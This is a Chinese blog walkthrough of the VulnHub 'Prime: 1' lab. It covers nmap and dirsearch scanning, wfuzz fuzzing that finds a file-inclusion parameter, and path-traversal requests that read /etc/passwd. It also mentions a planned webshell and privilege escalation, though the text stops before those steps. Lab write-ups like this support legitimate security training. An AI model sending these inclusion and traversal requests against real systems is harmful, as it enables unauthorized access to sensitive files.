vulnhub-prime_series_level_1渗透测试

原创

YsterCcc 于 2021-11-22 22:04:35 发布 4698 收藏 2


分类专栏： vulnhub 文章标签： vulnhub

版权声明：本文为博主原创文章，遵循 CC 4.0 BY-SA 版权协议，转载请附上原文出处链接和本声明。
本文链接：https://blog.csdn.net/weixin_54648419/article/details/121465892
版权

vulnhub 专栏收录该内容
4 篇文章 0 订阅
订阅专栏

环境搭建

官网https://www.vulnhub.com/entry/prime-1,358/
将VMX文件(VMWare 文件格式详解 .VMX .VMSD .VMDK)直接拖进来




思路


扫描网站路径与敏感文件，通过不断的提示找到一个可用的fuzz工具。利用fuzzing爆破参数发现了可利用进行文件包含的参数file，这里再得到提示后，在仅有的一个php文件中利用secrettier360参数fuzzing系统敏感文件，找到一个密码后在wordpress页面进行登录，找到一个可以写入内容的页面，写入一句话木马并getshell，最后利用已存在的一个漏洞或是利用后门密码进行提权

渗透测试

```
sudo arp-scan -l
nmap -sV 192.168.22.130
```



访问80端口，没有任何信息



拿dirsearch直接扫


```
./dirsearch.py -u 192.168.22.130 -e*
```

```
[11:34:39] 400 -  306B  - /cgi-bin/.%2e/%2e%2e/%2e%2e/%2e%2e/etc/passwd
[11:34:41] 200 -  131B  - /dev
[11:34:45] 200 -  147B  - /image.php
[11:34:45] 200 -  136B  - /index.php
[11:34:46] 200 -  136B  - /index.php/login/
[11:34:46] 301 -  321B  - /javascript  →  http://192.168.22.130/javascript/
[11:34:56] 403 -  279B  - /server-status
[11:34:56] 403 -  279B  - /server-status/
[11:35:03] 200 -    3KB - /wordpress/wp-login.php
[11:35:03] 200 -   11KB - /wordpress/

Task Completed
```


访问dev目录，有提示但是又好像没有什么用

```
hello,

now you are at level 0 stage.

In real life pentesting we should use our tools to dig on a web very hard.

Happy hacking.
```

中间的几个页面访问到都没有什么用，再访问/wordpress/，一个新建的wordpress页面



再拿御剑扫一扫，发现了一个secret.txt，访问又发现一个提示




```
Looks like you have got some secrets.

Ok I just want to do some help to you.

Do some more fuzz on every page of php which was finded by you. And if
you get any right parameter then follow the below steps. If you still stuck
Learn from here a basic tool with good usage for OSCP.

https://github.com/hacknpentest/Fuzzing/blob/master/Fuzz_For_Web


//see the location.txt and you will get your next move//
```


CSDN @YsterCcc


Fuzz_For_Web

看来是得用给出的工具去搞location.txt，这个工具简单来说就是用爆破的方式来模糊测试?后参数是什么，这里具体如何使用网址中也讲的很详细

```
wfuzz -c -w /usr/share/wfuzz/wordlist/general/common.txt --hl 7 http://192.168.22.130/index.php?FUZZ=location.txt
```

这里–hl 7就是对Lines进行的限制，因为发现有一个8L的数据，所以将大量7l的限制后，就能得到特殊的一个参数file



000000349: 200 7 L 12 W 136 Ch "forget"
000000348: 200 7 L 12 W 136 Ch "foo"
000000347: 200 7 L 12 W 136 Ch "folder"
000000345: 200 7 L 12 W 136 Ch "first"
000000342: 200 7 L 12 W 136 Ch "files"
000000344: 200 7 L 12 W 136 Ch "firewall"
000000346: 200 7 L 12 W 136 Ch "flash"
000000338: 200 7 L 12 W 136 Ch "fcgi-bin"
000000340: 200 7 L 12 W 136 Ch "field"
000000355: 200 7 L 12 W 136 Ch "formsend"
000000353: 200 7 L 12 W 136 Ch "format"
000000359: 200 7 L 12 W 136 Ch "forums"
000000374: 200 7 L 12 W 136 Ch "gone"
000000373: 200 7 L 12 W 136 Ch "globals"
000000367: 200 7 L 12 W 136 Ch "gate"
000000372: 200 7 L 12 W 136 Ch "globalnav"
000000370: 200 7 L 12 W 136 Ch "get"
000000369: 200 7 L 12 W 136 Ch "gest"
000000341: 200 8 L 42 W 334 Ch "file"
000000371: 200 7 L 12 W 136 Ch "global"
000000366: 200 7 L 12 W 136 Ch "games"
000000368: 200 7 L 12 W 136 Ch "generic"
000000365: 200 7 L 12 W 136 Ch "functions"
000000364: 200 7 L 12 W 136 Ch "function"
000000363: 200 7 L 12 W 136 Ch "fun"
000000362: 200 7 L 12 W 136 Ch "ftp"
000000361: 200 7 L 12 W 136 Ch "framework"
000000358: 200 7 L 12 W 136 Ch "forum"
000000360: 200 7 L 12 W 136 Ch "frame"
000000357: 200 7 L 12 W 136 Ch "fcgi-bin"
CSDN@YsterCcc


#wfuzz -c -w /usr/share/wfuzz/wordlist/general/common.txt --hl 7 http://192.168.22.130/index.php?FUZZ=location.txt
/usr/lib/python3/dist-packages/wfuzz/__init__.py:34: UserWarning:Pycurl is not compiled against Openssl. Wfuzz might not work correctly when fuzzing SSL sites. Check Wfuzz's documentation for more information.
****
* Wfuzz 3.1.0 - The Web Fuzzer *
****
Target: http://192.168.22.130/index.php?FUZZ=location.txt
Total requests: 951
==========
ID Response Lines Word Chars Payload
==========
000000341: 200 8 L 42 W 334 Ch "file"
Total time: 0
Processed Requests: 951
Filtered Requests: 950
Requests/sec.: 0
CSDN @YsterCcc

直接访问/index.php?file=location.txt


> use ‘secrettier360’ parameter on some other php page for more fun.

刚才只扫到一个index.php和一个image.php所以这里只能利用image.php



这里尝试进行任意文件读取

```
/image.php?secrettier360=/etc/passwd
```



